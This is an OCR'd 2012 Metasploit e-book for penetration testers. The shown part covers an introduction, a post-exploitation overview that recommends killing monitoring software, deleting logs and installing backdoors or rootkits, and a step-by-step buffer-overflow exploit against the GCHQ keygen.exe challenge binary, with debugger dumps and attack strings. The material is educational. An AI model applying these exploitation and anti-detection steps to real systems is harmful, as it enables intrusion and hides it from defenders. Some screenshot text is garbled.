

# E-BOOK

# METASPLOIT FRAMEWORK GUIDE FOR PENTESTERS



Copyright © 2012 Software Media Sp. z o.o. SK

Editor in Chief: Ewa Dudzic ewa.dudzic@hakin9.org

Managing Editor: Aleksandra Cacko aleksandra.cacko@software.com.pl

DTP: Andrzej Kuca, Lalit Agarwal, Aleksandra Cacko

Art Director: Andrzej Kuca andrzej.kuca@hakin9.org

Graphics and cover: Ireneusz Pogroszewski

Proofreaders: Edward Werzyn, Gareth Watters

Top Betatesters: Stefanus Natahusada, Steven Wierckx

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a PenTest e-book.

Senior Consultant/Publisher: Pawel Marciniak

Production Director: Andrzej Kuca

Publisher: Software Media 02-682 Warszawa, ul. Bokserska 1

http://pentestmag.com/

First edition Issue 2/2012 (2) ISSN 2084-1116

Whilst every effort has been made to ensure the high quality of the e-book, the editors make no warranty, express or implied, concerning the results of content usage.

All trademarks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

# Contents

1	Metasploit: An Introduction	1
	What is Metasploit?	1
	Architecture of Metasploit:	2
	Platform Used for demonstration	2
	Metasploit Interfaces:	3
	Good Practices for using Metasploit:	3
	Updating via Msfupdate	3
	Port scanning via Nmap	4
	Meterpreter: Metasploit's Payload	4
	What typically payloads allow you to do after execution of exploit?	4
	What is a meterpreter?	4
	What makes Meterpreter so powerful?	5
	How this is achieved?	5
	How this is helpful to pentesters'?	5
	Running Metasploit:	5
	Methodology for running an exploit from msfconsole commands:	6
	Msfencode:	7
	Example:	8
	How does it help the pentester?	8
	Automating the Pentest	8
	Using db_autopwn	9
	Auxiliary Module system:	9
	Popular Auxillary Modules:	9
	Searching Auxiliary modules:	10
	How it is helpful to pentesters?	10
	Social Engineer Toolkit	10
	How this is helpful to pentesters'?	11
	General Precautions for using Metasploit	
	Conclusion	12

2	Metasploit Fu post exploitation	14
	Post exploitation	14
	Let's Fu	14
	Migration to process	14
	Killing monitoring software	15
	Deleting Logs	15
	Victim information gathering	17
	Privilege escalation	20
	Backdooring or installation of rootkits	21
	Victim pivoting	23
	Conclusion	24
3	Hacking exploit module for metasploit. Bend Metasploit to your will	25
	Step 1 - where is the vulnerability?	25
	Enough analysis, where's the exploit!?	27
	A closer look at the vulnerability	27
	Find out what the address should be under normal execution	30
	Find the exact location in the attack string that corrupts the address in the stack	31
	Fix the attack string	32
	First shellcode	34
	Deliver a payload	35
	All wrapped up in a nice little module	38
	Add the exploit code	40
	Test the exploit	40
	Power of the framework	41
	Conclusions	42
4	Playing with smb and authentication;)	43
	My point of view	43
	Beginning the attack	43
	Real life	49
	Defense and logging	51
5	Advance Meterpreter with API, Mixins and Railgun	53
	Meterpreter API	53
	Meterpreter Mixins	54
	RailGun- Converting Ruby into a weapon	55

6	The Inside-Outsider - Leveraging Web Application Vulnerabilities + Metasploit to become the Ultimate Insider	<b>59</b>
	Introduction	59
	The First Incursion – The Web App	59
	The tunnel to the inside	61
	The Path to Gold!	62
	Useful commands – meterpreter	62
	Conclusion	66
7	Metasploit for penetration testing	68
	Working with metasploit	68
	Metasploit Interfaces	69
	Metasploit Utilities	69
	MSFpayload	69
	MSFencode	70
	Nasm Shell	70
	Exploitation from basics	70
	Pentesting with metasploit	71
	Metasploit.	71
	Step 1	71
	Step 2:	72
	Step 3:	72
	Step 4:	73
	Step 5:	74
	Step 6:	74
	Step 7:	75
	Step 8:	76
	Step 9:	76
	COMMANDS RECALL	77

# **Metasploit: An Introduction**

### What is Metasploit?

Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It provides end to end framework for penetration testing for:

- Information gathering
- Vulnerability Scanning
- Pre Exploitation
- Post Exploitation
- Exploit Development

Metasploit greatest advantage is that it is open source and freely extendable. You can customize it by including your exploit and payloads as per your need. A security pentester can check the custom made applications specific to an enterprise against his customized exploits and payloads. If a security researcher crafts a new attack, then a custom made payload can carry out most of the attack purpose.

Today, software vulnerability advisories are often accompanied by a third party Metasploit exploit module that highlights the exploitability, risk, and remediation of that particular bug

# **Metasploit Fu post exploitation**

People always emphasize on breaking into the system or the exploitation part. We are into a system, what should be the done further? Post exploitation is rarely talked about which is as important as getting in. This article will mostly focus on some necessities and possibilities post exploitation of a system.

### **Post exploitation**

After putting in efforts for successful exploitation of a system, let's look at some of the options that become available for a pentester or security auditor. The options can be broadly divided into necessary and possible. Performing all of these actions assume you already have a meterpreter shell of the victim machine.

Necessary – These should always be done in order to stay stealthy and not get detected or caught.

- migrate to another process,
- killing monitoring software,
- · deleting Logs.

**Possible** – These can be done to get a deep insight into the system or the network broken-in. Use of these techniques can allow us to maintain access to the system and get access to more systems in the network infrastructure.

- · understanding, gaining and collecting as much information about the victim,
- privilege escalation,
- backdooring or installation of rootkits,
- using victim as a pivot.

### Let's Fu

### **Migration to process**

For breaking into the system, vulnerability in some software is exploited and the payload (in this case the meterpreter) is executed in the memory space of the process/software being exploited. As unexpected data is sent to the process for exploitation, the process might eventually crash and exit. If the process closes, our meterpreter shell will also be lost as the memory space of the process will be destroyed when it exits.

First step on successful exploitation should be migrating our payload to another process's memory so that even if the exploited process crashes, the shell is still retained. In order to do this you can run ps to get a list of processes with their PIDs and then use the migrate command to migrate the payload to another process.

# Hacking exploit module for metasploit. Bend Metasploit to your will...

Most articles on Metasploit cover what it is, what it does and how to use it. Essentially you can find out how to scan for vulnerable systems followed by how to select, configure and deploy an exploit against a vulnerable system. These are indispensable skills to anyone who wishes to use the framework in any capacity. The purpose of this article is to give those interested an insight into how to extend Metasploit to suit their own specific needs. This extensibility is where Metasploit is leagues ahead of the competing frameworks currently available.

The Metasploit framework is Open Source which allows anyone to change the framework in whatever way they see fit. This may be as simple as adding debug strings to existing exploit modules right up to creating a brand new exploit module for a specific exploit. Penetration testing is not an exact science and good testers are required to adapt to specific situations on a daily basis. For example, exploits may not work "out-of-the-box" and require investigation, debugging and possibly customisation of exploits to successfully compromise the target systems. Closed source commercial toolkits leave their users at the mercy of the quality of the exploits that are shipped with their frameworks; an exploit will either work or not and there is nothing the tester can do to adapt to these situations using commercial tools. Metasploit places this power back into the hands of those willing to take it.

This article is not about going through what Metasploit is, or how to use the framework; its purpose is to give those looking to get more out of Metasploit a start into how they can extend the framework for their own needs. To illustrate this process this article will cover not only what's required to create an exploit module for the framework but will cover the entire process of creating a custom exploit for a vulnerability in a piece of software, right through to creating a custom module for the Metasploit framework.

The exploit development process will discuss the following tools:

- IDA Interactive Disassembler
- OllyDbg Open source debugger for windows
- pattern\_create.rb Used to create a string where no substring appears more than once in the string. More details on this later in the article
- pattern\_offset.rb Used to find the offset of a substring within the pattern created using the above tool
- · Metasploit Needs no introduction; open source penetration testing framework

There is enough to both IDA, OllyDbg and reverse engineering techniques to warrant a series of articles. For the purposes of this article only the required features and concepts will be presented.

### Step 1 - where is the vulnerability?

In order to examine the process a vulnerable application is required. In 2011 the U.K. Government Communications Headquarters (GCHQ) released a challenge as part of a recruitment drive. Part 3 of that challenge was a key generation challenge. In order to

solve the challenge a license.txt file had to be created which would generate a URL. The details of this challenge are well beyond the scope of this article, but for those interested please visit: http://www.canyoucrackit.co.uk.

(At the time of writing this file is still available at: http://www.canyoucrackit.co.uk/da75370fe15c4148bd4ceec861fbdaa5.exe)

The interesting aspect of this file is that it is vulnerable to a simple buffer-overflow vulnerability; making it perfect to use for demonstration purposes. Running the application presents the user with the following:

keygen	.exe	
usage :	keygen.exe	hostname

Based on the returned message the program requires a hostname in order to function properly. Trying with www.google.com for the hostname gives the following message:



The application now requires a license.txt file. Creating an arbitrary license.txt file returns the following message:

ke ygen	.exe		
error:	license.txt	invalid	

This message gives very little away. In order to proceed, the application must be reverse engineered to find out what the valid license.txt format must be. The loading routine of keygen.exe can be examined in IDA.

This screenshot shows where in the keygen.exe binary the 'license.txt' file is opened. First the string license.txt is loaded onto the stack and then the API \_fopen64 is called:

🖬 N U	
loc_40	10E8: : "r"
nov	[esp+78h+var_74], offset aR
nov	[esp+78h+indextolicense], offset aLicense_txt ; "license.txt"
call	fopen64
nov	[ebp+handle_license], eax
cmp	[ebp+handle_license], 0
jnz	short opened file

If the file is successfully opened, the following code attempts to read one line from the file using the API fscanf, highlighted in the image below. The next thing the code does is check to see if the line of text read from the file begins with the string 'gchq':

<b>御N</b> U	
opened	_file:
nov	[esp+78h+var_70], \$hh
lea	<pre>[esp+78h+var_74], 0 eax, [ebp+license_lime]</pre>
nov	[esp+78h+indextolicense], eax
call	menset
lea	eax, [ebp+license_line] [esp+78h+var 78], eax
nov	[esp+78h+var 74], offset aS : "%s"
nov	[esp+78h+indextolicense], eax
call	fscanf ; Only reads one line from the file
nov	[esp+78h+indextolicense], eax
call	fclose
nov	[ebp+handle_licenter, #
cnp	[ebp+license_line'qhcg' : line must start with 'gch
jnz	short invalid_lic

If those conditions have been satisfied, keygen.exe then uses the crypt API to encrypt the next 8 bytes using 56-bit DES. The result of this encryption operation is taken and is compared to: hqDTK7b8K2rvw.

The idea behind this part of the challenge was to see if the plaintext used to create hqDTK7b8K2rvw. A decent password cracking utility will recover the plaintext quite quickly. The plaintext is: 'cyberwin'.

HIN U	
mov	eax, Key
mov	[esp+78h+var_74], eax
lea	eax, [ebp+license_line]
add	eax, 4 ; skip past the gchq start
mov	[esp+78h+indextolicense], eax ; cyberwin
call	crupt
mov	edx, eax
mov	eax, Key
mov	[esp+78h+var 74], eax
mov	[esp+78h+indextolicense], edx
call	stronp
test	eax, eax
inz	short skip

Based on the analysis, the string in the license.txt file must take the following format: 'gchqcyberwin[license\_data]' where [license\_data] will be used by keygen.exe to construct a URL. Constructing the correct URL solves the challenge.

### Enough analysis, where's the exploit!?

Take another look at the piece of code that loads the line from the license.txt file:

opened	File:
nov	[esp+78h+var_70], th
nov	[esp+78h+var_74], 0
lea	eax, [ebp+license line]
NOV	[esp+78h+indextolicense], eax
call	nenset
lea	eax, [ebp+license_line]
nov	[esp+78h+var 70], eax
NOV	[esp+78h+var 74], offset aS : "2s"
BOUL	ann fabeshandle lisserel
nov	[esp+78h+indextolicense], eax
call	Fscanf : Only reads one line from the file
nov.	[esp+78h+indextolicense], eax
call	Fclose
nov	[ebp+handle_licenter]. W
cnp	[ebp+license_line], 'ghcg' ; line must start with 'gcho
jnz	short invalid lice

You may have noticed that there is a buffer overflow in the code used to load in the contents of the license.txt file. At this point the discussion will move away from the GCHQ challenge and back to exploit development and the Metasploit framework. The rest of the article will focus on the buffer overflow above and what's involved in exploiting it.

### A closer look at the vulnerability...

The code that loads the line from the file can be broken down into two components. First it creates memory on the stack to hold the information from the file; secondly it reads the data suing the fscanf call.

This is the code that creates enough room on the stack to read 24 bytes from the file:

	_file:
MOV	[esp+78h+var_78], 24
mov	[esp+78h+var_74], 0
lea	eax, [ebp+license_rime]
mov	[esp+78h+indextolicense], eax
call	memset

This is followed by the fscanf call. Fscanf will read a string from a file until it hits a null-terminator '\0' or a new-line type character. As there is no bounds, checking a line longer than 24 bytes will exceed the buffer size and result in unpredictable behaviour from the program. Here's the output from loading a license.txt file containing:

'gchqcyberwinHACKIN9HACKIN9HACKIN9HACKIN9HACKIN9HACKIN9HACKIN9HACKIN9!!!'

loading	stage1	license	e key	(s)
loading	stage2	license	key	(s)
1	[main]	keygen	6360	exception::handle: Exception: STATUS_ACCESS_VIOLATION
1550 stackdu		ke ygen	6360	open_stackdumpfile: Dumping stack trace to keygen.exe
		ke ygen	6360	exception::handle: Exception: STATUS_ACCESS_UIOLATION
351401	[main]	ke ygen	636Ø	exception::handle: Error while dumping state (probabl


Corrupted stack? Although the string is only slightly longer than the allocated buffer the integrity of the stack has been corrupted by user supplied input causing the application to crash. Excellent, user supplied input has corrupted the stack, is it now possible to gain control over execution?

### I want my E.I.P.

It's now time to use a debugger to find out exactly what is going on internally when the contents of the malicious license.txt file are loaded. Open the file in OllyDbg and go to address 0x401150 within the file. This is where the fscanf API is located. Create a breakpoint at this address (Press F2) to suspend execution when the program reaches that point during execution:

00401120 00401128 00401130 00401133 00401133 0040113B 0040113E 0040113E	C74424 08 18080000 C74424 04 20202000 8D45 C8 890424 E8 00840000 8D45 C8 8045 C8 894424 08 C74424 04 A4204000 8845 B4	MOU DWORD PTR SS:[ESP+8],18 MOU DWORD PTR SS:[ESP+4],0 LEA EAX,DWORD PTR SS:[ESP-98] MOU DWORD PTR SS:[ESP],EAX CALL (JMP.&oygwin1.menset) LEA EAX,DWORD PTR SS:[ESP-83] MOU DWORD PTR SS:[ESP+8],EAX MOU DWORD PTR SS:[ESP+4],keygen.004020A-	
0040114D	. 890424 . E8 EB830800	HOU DWORD PTR SS: LESP], EAX	kernel32.BaseThreadInitThunk
00401155 00401 58	- 8845 84 - 898424 - E8 D8830800	HOU EAX, DWORD PTR SS: (EBP-4C)	kernel82.BaseThreadInitThunk folose
	Breakpoint	Vuln	erable API

After creating the breakpoint execute the program (Press F9). The important part of the output at this point is the stack:



The stack is in a typical state right before a function call. Notice the highlighted item above. This is a return address that will be used by the program when it exits out of a function and the program executes a RETN instruction. When the RETN instruction is encountered the CPU will load the next DWORD on the stack into the instruction pointer (EIP) and execution will continue from that point. Step over (Press F2) the fscanf call to see what happens when the program loads in the data from the license.txt file:

0022CC6C	00000010	
00220070	472D4A4C	
00220074	20524854	herre were server were server an der der der ander an der server an der server an der server an der server an d
ØØ22CC78	00220098	ASCII "rwinHACKIN9HACKIN9HACKIN9HACKIN9HACKIN9HAC
0022CC7C	10461A54	
00220080	10000000	cygcrypt.10000000
ØØ22CC84	00000001	
0022CC88	0022FD24	
0022CC8C	000000000	
00220090	71686367	
00220094	65627963	
00220098	6E697772	
00220090	4B434148	
0022CCA0	48394E49	
0022CCA4	494B4341	
0022CCA8	4148394E	
0022CCAC	4E494B43	
0022CCB0	43414839	
0022CCB4	394E494B	
0022CCB8	4B434148	
0022CCBC	48394E49	_
00220000	494B4341	Return address
0022CCC4	4149994F	no cum dan 655
00220008	4E494B43	
0022CCCC	43414839	corrupted
0022CCD0	SOVEVOUD	
0022CCD4	00212121	
0022CCD8	10438280	
0022CCDC	0008000	
0022CCE0	00000000	
0022CCE4	<b>FFFFFFA8</b>	
0022CCE8	00000056	
0022CCEC	61100038	cygwin1.61100038
0022CCF0	555C3A43	
0022CCF4	73726573	
000000000	20227050	

Comparing the two previous screenshots shows that data in the license.txt file has overwritten a location on the stack that originally stored a return address. Continue execution until the end of the function to the next RETN instruction to see if the contents of the license string can be used to overwrite the EIP. The address of the return instruction is 0x401208. Create a breakpoint and let the program run to this point (Press F9):

004011F4 004011F7 004011F9	83C0 04 8800 890424	ADD EAX,4 MOV EAX,DWORD PTR DS:[EAX] MOV DWORD PTR SS:[ESP].EAX
004011FC 00401201 00401204 00401207	E8 08000000 8945 80 8845 80 C9	CALL keygen.00401209 MOV DWORD PTR SS:[EBP-50],EAX LEAVE
00401209 0040120A 0040120C	C3 55 89E5 81EC 68010000 C29E C4EEEEE	HOV EBP, ESP SUB ESP, 168 SUB ESP, 168

Unfortunately, the execution never reaches the RETN instruction as the program encounters an 'Access Violation' Error:

004020D0 69 6E 0 004020D8 65 32 2	67 20 73 74 61 67 20 6C 69 63 65 6E 20 6B 65 79 28 73	load ing stag 22 licen se key(s
	2E 2E 0A 0A 00 65	1
004020F0 72 72 0 004020F8 63 65 6 00402100 74 20 6 00402108 64 0H 6	6E 73 65 2E 74 78	rror: li cense.tx t invali erro

It seems that the contents of the license file have corrupted execution in an unexpected way. Restart the program (CTRL+F2) and find out where the program is failing. Stepping through the program in the debugger reveals the cause of the issue:

The address on the stack at location: 0x22CCD4 has been corrupted by part of the attack string. As a result the program terminates before we can gain control over execution. The DWORD at address 0x22CCD4 contains bytes from our attack string:

0022CCC4 0022CCC8 0022CCCC	4148394E 4E494B43 43414839	
0022CCD4	00212121	
0022CCDC 0022CCE0	00000000	

The following code within keygen.exe uses the address it reads off the stack, to reference another part of the program:

SHO	CHONT KEYGELLOOHOIZOH	
LEA	EAX, DNORD PTR SS: [EBP-48]	
MOU	DWORD PTR SS: (ESP+41, EAX	
MOU	FRX, DWDRD, PTR, SS+[FRP+0]	
enn	FOY 4	
HOD	CON DUDDD DTD DD. FEDUIT	
nuo	EAX, DWORD PTR DS: [EAX]	
MOU	DWORD PTR SS: [ESP].ERX	
CELL	keugen . 88481289	
MOU	DWDED PTP SCITEPP-COL FOY	
MOU	FOU DUDDD DTD CO. LEDD DO1	
nov	EAX, DWORD PTR SS:[EBP-50]	
LEAU	IE	

As this reference points to an unknown address (0x00212121) in the program, it results in the access violation shown earlier. To fix this, two details must be known:

- 1. What the address should be under normal execution
- 2. The exact location in the attack string that corrupts the address in the stack

### Find out what the address should be under normal execution

To find out what the address should be add a breakpoint at 0x4011F1. As shown here:

004011F8	SHIRL Keygen, ИИ4И12И4
004011EH / 8045 88 004011ED . 894424 04 . 8845 00	NOU ENA DWORD FIR SSILESPH41 EAX
204011E4 . 83CA A4	AND FRX.4
004011F7 8800 004011F9 890424	HOV EHA, DWORD PIK USILEHAJ HOV DWORD PTR SSILESPI,EAX

Change the license.txt file so that the string is no longer than 24 bytes. This will prevent corrupting the stack. Execute the program to the breakpoint at address 0x4011F1 that was created in the previous step.

Viewing the data on the stack at address 0x22CCD4 now shows what the contents of the corrupted region of the stack should be under normal operations. In this case the DWORD 0x104383F8 should be on the stack:

0022CCC4	00000000
00220008	0022CD68
00220000 0022000	00000002
0022CCD	104383F8
0022000	10488280
00220000	000000000

Note: If you are following along, the exact address may be different so make sure you check all the details!

The attack string will need to preserve this information to ensure the program operates correctly when processing the malicious payload. The correct contents are known but the location in the attack string is not yet clear. The next section will discuss the Metasploit of finding particular locations within attack strings.

### Find the exact location in the attack string that corrupts the address in the stack

The Metasploit framework provides two extremely useful tools which help in finding the exact location in the attack string that overwrite particular locations in memory. These are:

- pattern\_create.rb
- pattern\_offset.rb

Pattern\_create.rb creates a string where two or more characters are not repeated anywhere else in the string. The following screenshot shows creating a pattern 1024 bytes in length, and then using pattern\_offset.rb to find the exact offset of the characters: '8Ab9'.

P root@bt: /opt/metasploit/msf3/tools
root@bt:/opt/metasploit/msf3/tools# ./pattern create.rb 1024
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5
AiOAi1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0B
root@bt:/opt/metasploit/msf3/tools# ./pattern_offset.rb 8Ab9 1024
56
root@bt:/opt/metasploit/msf3/tools#

This can be used to find out critical locations in the attack string for this example. Create a license.txt file with the following string:

gchqcyberwinAa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac Running the program shows that contents at address are overwritten by the string: 8Ab9 (highlighted in red above).

00401263 Stack SS: EAX=00220	10022	840 0C CCD4]=	396241	100 1 38	ERX,	DWORD	PTR DS
Address	Hex d	ump			1	SCI	Î
0022CCD4 0022CCDC	38 41 63 31	62 39 41 63	41 63 32 41	30 63	1	RP2	0A 103
0022CCE4 0022CCEC	41 63 36 41	34 41 63 37	63 35 41 63	41 38	41 6	Ac7Ac	8A
0022CCF4 0022CCFC	63 39 41 64	41 64 32 41	30 41 64 33			9AdØA 1d2Ad3	
0022CD04 0022CD0C	34 41 64 37	64 35 41 64	41 64 38 41		41 4 39 c	AdSAd 7Ad8P	

Using pattern\_offset.rb can then be used to show that the offset of this location in the attack string is 56 bytes into the string:



### Fix the attack string

Armed with this information the attack string can be repaired to prevent crashing the program before gaining control over execution. Using a hex-editor replace the string 8Ab9 with the correct address obtained above:

e <u>E</u> dit	Se	arch	1	Add	ress	; <u>F</u>	200	kma	arks	I	00	s j	XVIs	crip	ot	Hel	р													
) & [	2	X	Ж		ð (	킙	9	q	: [	f	ŝ	M	?																	
0	67	63	68	71	63	79	62	65	72	77	69	6E	41	61	30	41	g	c	h	q	= у	b	e	r	w	i	n J	A a	0	A
10	61	31	41	61	32	41	61	33	41	61	34	41	61	35	41	61	a	1	A	a	2 A	a	3	A	a	4	A	a 5	A	a
20	36	41	61	37	41	61	38	41	61	39	41	62	30	41	62	31	6	A	a	7 3	A a	8	A	a	9	A	b	0 4	ь	1
30	41	62	32	4	62	33	41	62	14	41	62	35	41	62	36	41	A	ь	2	A	0 3	A	b	4	A	ь	5 2	AE	6	A
40	62	37	41	6	F8	83	43	10		63	30	41	63	31	41	63	b	7	A	ъ	a f	c	ł	A	c	0	A	c 1	A	c
50	32	41	63	33			••		63	35	41	63	36	41	63	37	2	A	c	3 2	A c	4	A	c	5	A	c (	6 A		7
60	41	63	38	41	63	39	41	64	30	41	64	31	41	64	32	41	A	c	8	A	2 9	A	d	0	A	d	1 3	Ad	1 2	A
70	64	33	41	64	34	41	64	35	41	64	36	41	64	37	41	64	d	з	A	d	4 A	d	5	A	d	6	A	d 7	A	d
80	38	41	64	39	41	65	30	41	65	31	41	65	32	41	65	33	8	A	d	9 2	A e	0	A	e	1	A	e ;	2 7	e	3
90	41	65	34	41	65	35	41	65	36	41	65	37	41	65	38	41	A	e	4	A	8 5	A	e	6	A	e	7 3	Ae	8	A
AO	65	39	41	66	30	41	66	31	41	66	32	41	66	33	41	66	e	9	A	f	A	£	1	A	f	2	A	£ 3	A	f
BO	34	41	66	35	41	66	36	41	66	37	41	66	38	41	66	39	4	A	f	5 3	A f	6	A	f	7	A	f	8 A	f	9
CO	41	67	30	41	67	31	41	67	32	41	67	33	41	67	34	41	A	g	0	A	g 1	A	g	2	A	g	3 )	A g	1 4	A
DO	67	35	41	67	36	41	67	37	41	67	38	41	67	39	41	68	g	5	A	g	6 A	g	7	A	g	8	A	g s	A	h
EO	30	41	68	31	41	68	32	41	68	33	41	68	34	41	68	35	0	A	h	1 2	A h	2	A	h	3	A	h	4 A	h	5
FO	41	68	36	41	68	37	41	68	38	41	68	39	41	69	30	41	A	h	6	AI	n 7	A	h	8	A	h	9 2	A i	. 0	A
100	69	31	41	69	32	41	69	33	41	69	34	41	OD	0A			i	1	A	i	2 A	i	3	A	i	4	A		Τ	

The bytes are placed into the file in reverse order as the architecture is little-endian. Running the program again now shows the following:

00401260 00401263	:		)4 IC	1	100 100	EA) EA)	
Stack SS EAX=0022		2CCD41	=104	383F	8		
						_	00011
Address	Hex (	gring					ASCII
0022CCD	F8 83	3 43 1	0 41	63	30	41	°āC▶Ac0A
0022CCD			- 2	41	63	33	o1Ac2Ac3
0022CCE4	41 63	3 34 4	1 63	35	41	63	Ac4Ac5Ac
0022CCEC	36 41	63 3	37 41	63	38	41	6Ac7Ac8A
0022CCF4	63 39	9 41 6	4 30	41	64	31	c9Ad0Ad1
0022CCFC	41 64	1 32 4	1 64	33	41	64	Ad2Ad3Ad
0022CD04	34 41	64 3	5 41	64	36	41	4Ad5Ad6A

As the highlight section shows the correct information is loaded at the correct location on the stack. The program no longer crashes and can run to the end of the function to the RETN instruction shown here:

00401207 . C9	RX, DWORD PTR SS(CEP-50), ERX RX, DWORD PTR SS(CEP-50) Return inst BP, ESP BP, ESP SP, 168 NoPD PTR SS(CEP-1303, 0	ruction EBP EDP EDP EDP EDP EDP
0040121C . C285 C0FEFFI NOU D 00401226 . 8845 08 HOU E 00401229 . 890424 HOU D 00401229 . 890424 HOU D 00401221 . 8945 D4 HOU D 00401231 . 8945 D4 HOU D 00401234 . 837D D4 00 CHP D 00401234 . 75 18 JINE 3 0040123A . C20424 0C2141 HOU D	WORD PTR SS:(EBP-14310 AX,DWORD PTR SS:(EBP-43) WORD PTR SS:(EBP-43) WORD PTR SS:(EBP-20),EAX (JTP-8cygwin1.gethostbyname) WORD PTR SS:(EBP-20),EX WORD PTR SS:(EBP-20),0 HORT keygen.00401255 WORD FTR SS:(EBP-1,keygen.00402100)	A 0 2 1 5 0 7 0 0 0 ASCII_"error: gethostbyname() failed@" EFL
00401246 . C285 BCFEFFF HOV C 00401250 . E9 CE010000 JHF k 00401255 > 8845 D4 HOV C 00401255 > 8845 D4 HOV C 00401255 . 894424 08 HOV C 00401256 . 894424 08 HOV C 00401260 . 894424 08 HOV C	ComP.Scygwinl.print() WORD PIR Ssi[EBP-144]1 cygen.00401423 (AX.DUCHD PIR Ssi[EBP-20] EAX.DUCHD PIR Ssi[EBP-20] NORD PIR Ssi[EBP-30] AX.DUCHD PIR Ssi[EBP-20] AX.DUCHD PIR Ssi[EBP-20]	ST1 ST2 ST3 ST4 ST6 ST7 ST4 ST6 ST7
Address Hex dunp 00220004 F8 83 43 10 41 63 30 4	ASCII	FST FCW 98220000 41866241 98220100 41866241 98220100 19435/78
0822CDDC 63 31 41 63 32 41 63 5 0822CDEC 41 63 34 41 63 35 41 6 0822CDEC 36 41 63 37 41 63 38 4 0822CDEC 63 39 41 64 38 41 64 0822CDFC 41 64 32 41 64 33 41 6	13 c1Ac2Ac3 3 Ac4Ac5Ac 11 c6Ac7Ac8A 11 c9Ad0Ad1 11 c9Ad0Ad1 14 Ad2Ad5Ad 14 Ad45Ad6Ad 9 d7Ad8Ad9 5 Ac6Ac1Ac 5 Ac6Ac1Ac	e82202D4         1843578         Address of           e82202D6         69413163         next instructio           e82202D7         39634132         next instructio           e82202D7         39634132         e82202763           e82202D7         39634132         next instructio           e82202763         39634132         e82202763           e82202764         41346341         e82202764           e82202764         4139633         e82202764

This image also shows the stack. When a RETN instruction is encountered the CPU will pop the next DWORD, known as the return address, off the stack and load it into the instruction pointer (EIP). This is the key requirement in gaining control over execution when exploiting buffer overflow vulnerabilities. The attack string must overwrite this information on the stack to a location in memory that contains the shellcode.

In this case the part of the attack string that overwrites this key piece of information is: 0x41623641 or Ab6A. The exact location of this string can be found using the technique described above.

If the RETN instruction is executed the program will attempt to continue execution from 0x41366241, as shown here:

No code at this location	Overwritten Instruction pointer EFF 95620134 EFF 95620134 EFF 95620134 EFF 104651494 EFF 104651494 EFF 104651494 EFF 104651494
	EIP 41366241 C L ES 4022 S2bit 01 P L CS 0018 32bit 01 P 0 SS 0023 32bit 01 S 0 FS 0003 32bit 7F T 0 65 0000 MULL D 0 LestErr MSANO_DA EFL 00000247 (No.B.E.
	STD endry 0.8 STI endry 0.8 STI endry 0.8 STS endry 0.8 STS endry 0.8 STS endry 0.0 STS endry 0.8 STS endry 0.8
	8 2 1 FST 8086 Cond 8 8 FCN 837F Pres NEAR,6

As there is no code at this address the program will crash.

The attack string, which is under our control, is loaded onto the stack. In order to execute arbitrary code, all that is now required is loading shellcode onto the stack and redirecting execution to the shellcode located on the stack by overwriting the EIP as shown above. Reviewing the stack in OllyDbg choose a location nearer the end of the current attack string. For demonstration purposes 0x0022CD6C was chosen.

### First shellcode...

To confirm execution is working change the shellcode to be a series of NOP (0x90) instructions followed by an INT3 (0xCC) instruction. The INT3 instruction is a trap to the debugger to halt execution. Make sure that changes to the attack string are made after the addresses used to fix the attack string in the earlier section. The next image shows the updated license file with the new EIP, NOP and INT3 instructions.

; [		X	¥		3 (	1	Q	ď	¢ [	f	ŝ	N	?				1	Ve	ev	V	El	Ρ			
0	67	63	68	71	63	79	62	65	72	77	69	6E	41	61	30	41	9	e	h	q	c	У	ь	e	3
10	61	31	41	61	32	41	61	33	41	61	34	41	61	35	41	67	a	1	A	a	2	A	a	3	7
